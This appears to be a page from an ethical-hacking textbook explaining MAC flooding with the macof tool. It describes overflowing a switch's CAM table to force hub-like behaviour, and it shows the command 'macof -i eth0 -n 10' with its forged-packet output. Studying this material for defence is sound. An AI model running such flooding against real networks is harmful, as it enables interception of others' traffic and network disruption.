



Figure 8.20: MAC flooding

Mac Flooding Switches with macof


Source: *https://monkey.org*

macof is a Unix/Linux tool that is a part of the dsniff collection. It floods the local network with random MAC and IP addresses, causing some switches to fail and open in repeating mode, thereby facilitating sniffing. This tool floods the switch's CAM tables (131,000 per min) by sending forged MAC entries. When the MAC table fills up, and the switch converts to hub-like operation, an attacker can monitor the data being broadcast.


macof -i eth0 -n 10 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #macof -i eth0 -n 10
3d:51:94:77:a2:36 ee:3f:b:1c:c4:b2 0.0.0.0.58720 > 0.0.0.0.1823: S 864715485:864
715485(0) win 512
f4:38:67:57:9d:4e 2b:91:49:32:7f:76 0.0.0.0.63022 > 0.0.0.0.40086: S 725735162:7
25735162(0) win 512
0:6b:3f:64:e3:aa 54:db:c1:34:71:2a 0.0.0.0.3822 > 0.0.0.0.50815: S 1515930213:15
15930213(0) win 512
fa:f0:e5:1:91:e5 ec:27:2f:6b:d9:4e 0.0.0.0.16297 > 0.0.0.0.64950: S 1869382664:1
869382664(0) win 512
89:26:47:47:d0:3 3f:ba:6f:a:45:31 0.0.0.0.2225 > 0.0.0.0.28799: S 47757090:47757
090(0) win 512
3e:e8:cb:5:3b:89 aa:33:27:2:1f:fe 0.0.0.0.22205 > 0.0.0.0.49818: S 3607503:36075
03(0) win 512
46:ea:cc:34:e6:fe c:b7:2:22:2e:32 0.0.0.0.7812 > 0.0.0.0.36202: S 757023228:7570
23228(0) win 512
